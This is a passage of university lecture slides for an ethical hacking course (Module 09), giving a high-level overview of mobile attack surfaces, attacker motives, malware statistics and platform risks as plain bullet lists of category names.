



Ethical Hacking Essentials (EHE)

1 Master of Science in Cybersecurity



Dr. Kamal Alieyan

Everyone Smart University

Faculty of IT – 2022/2023



Module 09

Mobile Attacks and Countermeasures

Module Objectives

- 1 Understanding Anatomy of a Mobile Attack
- 2 Understanding Mobile Platform Attack Vectors
- 3 Understanding Mobile Platform Vulnerabilities
- 4 Understanding Mobile Device Management
- 5 Overview of Mobile Security Guidelines and Security Tools




Module Flow




Vulnerable Areas in Mobile Business Environment

- Smartphones offer **broad Internet** and **network connectivity** via different channels, such as 3G/4G/5G, Bluetooth, Wi-Fi, and wired computer connections

- Security threats may arise in different places along these channels during **data transmission**



OWASP Top 10 Mobile Risks - 2016



<https://www.owasp.org>

Anatomy of a Mobile Attack

Point 01 – THE DEVICE



BROWSER

- Phishing
- Framing
- Clickjacking
- Man-in-the-Mobile
- Buffer Overflow
- Data Caching



PHONE/SMS

- Baseband Attacks
- SMiShing



APPS

- Sensitive Data Storage
- No encryption/Weak encryption
- Improper SSL Validation
- Configuration Manipulation
- Dynamic Runtime Injection
- Unintended Permissions
- Escalated Privileges
- Access to device and User Info
- Third-party Code
- Intent Hijacking
- Zip Directory Traversal
- Side Channel Attack



Apple



Android



Windows



RIM

THE SYSTEM

No/Weak Passcode
iOS Jailbreaking
Android Rooting
OS Data Caching
Passwords & Data Accessible
Carrier-loaded Software
No/Weak Encryption
User-initiated Code
Zero-day Exploits
Device Lockout
Kernel Driver Vulnerabilities
Confused Deputy Attack




MALWARE

Point 02 – THE NETWORK



THE NETWORK

- Wi-Fi (no encryption/weak encryption)
- Rogue Access Point
- Packet Sniffing
- Man-in-the-Middle (MITM)
- Session Hijacking
- DNS Poisoning
- SSLStrip
- Fake SSL Certificate
- BGP Hijacking
- HTTP Proxies



Point 03 – THE DATA CENTER / CLOUD



WEB SERVER

- Platform Vulnerabilities
- Server Misconfiguration
- Cross-site Scripting (XSS)
- Cross-site Request Forgery (XSRF)
- Weak Input Validation
- Brute Force Attacks
- Cross Origin Resource Sharing
- Side Channel Attack
- Hypervisor Attack

DATABASE

- SQL Injection
- Privilege Escalation
- Data Dumping
- OS Command Execution

I
N
T
E
R
N
E
T

How a Hacker can Profit from Mobile Devices that are Successfully Compromised



Surveillance

- Audio
- Camera
- Call logs
- Location
- SMS messages



Financial

- Sending premium rate SMS messages
- Stealing Transaction Authentication Numbers (TANs)
- Extortion via ransomware
- Fake antivirus
- Making expensive calls



Impersonation

- SMS redirection
- Sending email messages
- Posting to social media



Data Theft

- Account details
- Contacts
- Call logs
- Phone number
- Stealing data via app vulnerabilities
- Stealing International Mobile Equipment Identity Number (IMEI)



Botnet Activity

- Launching DDoS attacks
- Click fraud
- Sending premium rate SMS messages



1,189 797

Malicious
installation
packages



6063

Mobile
ransomware
Trojans




39,051

Mobile
banking
Trojans



Module Flow



Mobile Attack Vectors



Malware

- Virus and rootkit
- Application modification
- OS modification




Data Exfiltration

- Extracted from data streams and email
- Print screen and screen scraping
- Copy to USB key and loss of backup



Data Tampering

- Modification by another application
- Undetected tamper attempts
- Jailbroken device



Data Loss

- Application vulnerabilities
- Unapproved physical access
- Loss of device

Mobile Platform Vulnerabilities and Risks

1

Malicious Apps in Stores

2

Mobile Malware

3

App Sandboxing Vulnerabilities

4

Weak Device and App Encryption

5

OS and App Update Issues

6

Jailbreaking and Rooting

7

Mobile Application Vulnerabilities

8

Privacy Issues (Geolocation)

9

Weak Data Security

10

Excessive Permissions

11


Weak Communication Security

12

Physical Attacks

